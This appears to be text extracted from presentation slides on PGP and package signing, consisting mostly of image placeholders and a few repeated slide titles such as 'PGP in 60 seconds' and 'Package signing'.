



2000's:





PGP in 60 seconds (2/2)

Parties!

2000's:









2020's:





PGP in 60 seconds (2/2)

Parties!

2000's:




2020's:




Package signing


Package signing




Package signing




Package signing



Package signing

